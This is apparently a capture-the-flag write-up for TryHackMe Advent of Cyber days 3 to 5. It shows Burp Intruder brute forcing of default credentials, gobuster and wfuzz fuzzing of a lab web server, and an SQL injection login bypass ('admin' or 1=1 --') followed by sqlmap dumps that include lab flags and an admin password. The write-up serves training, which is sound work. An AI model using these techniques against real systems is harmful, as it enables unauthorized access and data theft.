Tools used: Kali Linux, Firefox, Burpsuite
Solution/Walkthrough:

Question 1

The botnet mentioned in the dossier is called Mirai.

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of **I**nternet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks paid $250 for the issue.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

- https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
- https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.

Question 3

The agent that disclosed the report is ag3nt-j1

Question 4 & 5


In our use case, instead of using FoxyProxy we used a manual proxy configuration. Instructions from Burpsuite indicate to use the port **8080** and a **HTTP** proxy type.

Select the **Manual proxy configuration** option.

Enter your Burp Proxy listener address in the **HTTP Proxy** field (by default this is set to 127.0.0.1).

Next, enter your Burp Proxy listener port in the **Port** field (by default, 8080). Make sure the **Use this proxy server for all protocols** box is checked.

Question 6




Question 7

Cluster bomb


- **Sniper** – This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn. Positions that are not targeted for a given request are not affected – the position markers are removed and any enclosed text that appears between them in the template remains unchanged. This attack type is useful for fuzzing a number of request parameters individually for common vulnerabilities. The total number of requests generated in the attack is the product of the number of positions and the number of payloads in the payload set.
- **Battering ram** – This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once. This attack type is useful where an attack requires the same input to be inserted in multiple places within the request (e.g. a username within a Cookie and a body parameter). The total number of requests generated in the attack is the number of payloads in the payload set.
- **Pitchfork** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position. In other words, the first request will place the first payload from payload set 1 into position 1 and the first payload from payload set 2 into position 2; the second request will place the second payload from payload set 1 into position 1 and the second payload from payload set 2 into position 2, etc. This attack type is useful where an attack requires different but related input to be inserted in multiple places within the request (e.g. a username in one parameter, and a known ID number corresponding to that username in another parameter). The total number of requests generated in the attack is the number of payloads in the smallest payload set.
- **Cluster bomb** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets – this may be extremely large.

Thought Process/Methodology(also for Question 8):


After navigating to the machine's IP, we are greeted to a login page which we unfortunately do not have access to. This is where Burp comes in. Once we have configured the proxy setup, we can reroute our web traffic to burp suite. Once we turned on Intercept and attempted to login, burp suite managed to capture our POST request and kept it on hold. We can now pass on this request to Burp Intruder to manipulate it before sending it back to the server.




We then set the values of the **username** and **password** fields to be our target positions for our payload sets. Intruder will replace these values with those that are in our payload sets.




Below is Payload Set 1(username)



Below is Payload Set 2(password)



We then set Cluster Bomb as our attack type. We then start the attack and once it is done, we receive the output below. We can see that the combination of the username **admin** and password **12345** outputs a different length compared to the other combinations. We have thus discovered the default login credentials for the page.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

<END OF DAY 3>

Day 4: Santa's Watching (Web Exploitation)

Tools used: Kali Linux, Firefox, wfuzz, GoBuster
Solution/Walkthrough:

Question 1

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Question 2

Finding the API directory using GoBuster.

```
┌──(kali㉿kali)-[/usr/share/wordlists/dirb]
└─$ gobuster dir -u http://10.10.108.60 -w big.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.108.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/15 12:45:48 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.108.60/api/
```

In the API directory, we will find a file called **site-log.php** .

Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.108.60 Port 80

Question 3

After fuzzing the date, we noticed that the date “20201125” had an irregularity in the number of characters compared to the other dates.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.108.60/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.108.60/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000047:   200        0 L      0 W        0 Ch        "20201216"
000000050:   200        0 L      0 W        0 Ch        "20201219"
000000049:   200        0 L      0 W        0 Ch        "20201218"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000048:   200        0 L      0 W        0 Ch        "20201217"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000046:   200        0 L      0 W        0 Ch        "20201215"
000000045:   200        0 L      0 W        0 Ch        "20201214"
000000039:   200        0 L      0 W        0 Ch        "20201208"
000000038:   200        0 L      0 W        0 Ch        "20201207"
000000042:   200        0 L      0 W        0 Ch        "20201211"
000000044:   200        0 L      0 W        0 Ch        "20201213"
000000040:   200        0 L      0 W        0 Ch        "20201209"
000000041:   200        0 L      0 W        0 Ch        "20201210"
000000037:   200        0 L      0 W        0 Ch        "20201206"
000000043:   200        0 L      0 W        0 Ch        "20201212"
000000036:   200        0 L      0 W        0 Ch        "20201205"
000000035:   200        0 L      0 W        0 Ch        "20201204"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000017:   200        0 L      0 W        0 Ch        "20201116"
```

After entering the date into the **?date** parameter, we are shown the flag.



THM{D4t3_AP1}

Question 5

We can run `wfuzz --help`

```
        -f filename,printer      : Store results in the output file using the specified
printer (raw printer if omitted).
```

Thought Process/Methodology:


After starting the target machine and navigating to the machine's IP, we can see that the forum's front-end is totally gone. After using GoBuster to find the API directory and successfully navigating to it, we find a file called **site-log.php** . After fuzzing the date parameter of the file using **wfuzz**, we notice that the date "20201125" had a different character length compared to the other dates. If we input that date into the **?date** parameter, we are shown the flag.

<END OF DAY 4>

Day 5: Someone stole Santa's gift list! (Web Exploitation)


Tools used: Kali Linux, Firefox, SQL, sqlmap, Burp Suite
Solution/Walkthrough:

Question 1




Question 2

Based on the given hint, we can guess that the secret login panel is located at **/santapanel**



Question 3

The database type is **sqlite**.



Question 4, 5 & 6

There are a total of **22** entries. James' age is **8**. Paul asked for **github ownership**.

```
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+---------------------------------+
| kid         | age | title                           |
+-------------+-----+---------------------------------+
| James       | 8   | shoes                           |
| John        | 4   | skateboard                      |
| Robert      | 17  | iphone                          |
| Michael     | 5   | playstation                     |
| William     | 6   | xbox                            |
| David       | 6   | candy                           |
| Richard     | 9   | books                           |
| Joseph      | 7   | socks                           |
| Thomas      | 10  | 10 McDonalds meals              |
| Charles     | 3   | toy car                         |
| Christopher | 8   | air hockey table                |
| Daniel      | 12  | lego star wars                  |
| Matthew     | 15  | bike                            |
| Anthony     | 3   | table tennis                    |
| Donald      | 4   | fazer chocolate                 |
| Mark        | 17  | wii                             |
| Paul        | 9   | github ownership                |
| James       | 8   | finnish-english dictionary      |
| Steven      | 11  | laptop                          |
| Andrew      | 16  | rasberry pie                    |
| Kenneth     | 19  | TryHackMe Sub                   |
| Joshua      | 12  | chair                           |
+-------------+-----+---------------------------------+
```

Question 7


```
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

Question 8

```
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```


Thought Process/Methodology:

As usual, we start out by navigating to the target machine's IP in Firefox where we are greeted with a landing page. Using the information given in the dossier, we successfully guessed the secret login page to be **/santapanel**.




The information in the dossier indicates to us that the web server uses an SQL database. We take advantage of the vulnerability of SQL code by entering `admin'` or `1=1 --` into the username field. What this does is comment out the code that would normally check the password, allowing us to input any value into the field and pass it as a true input.

We are greeted with this page that shows us 4 types of gifts. We can now carry out an SQL injection attack using **sqlmap** to automate the process of detecting and exploiting the SQL injection flaws.



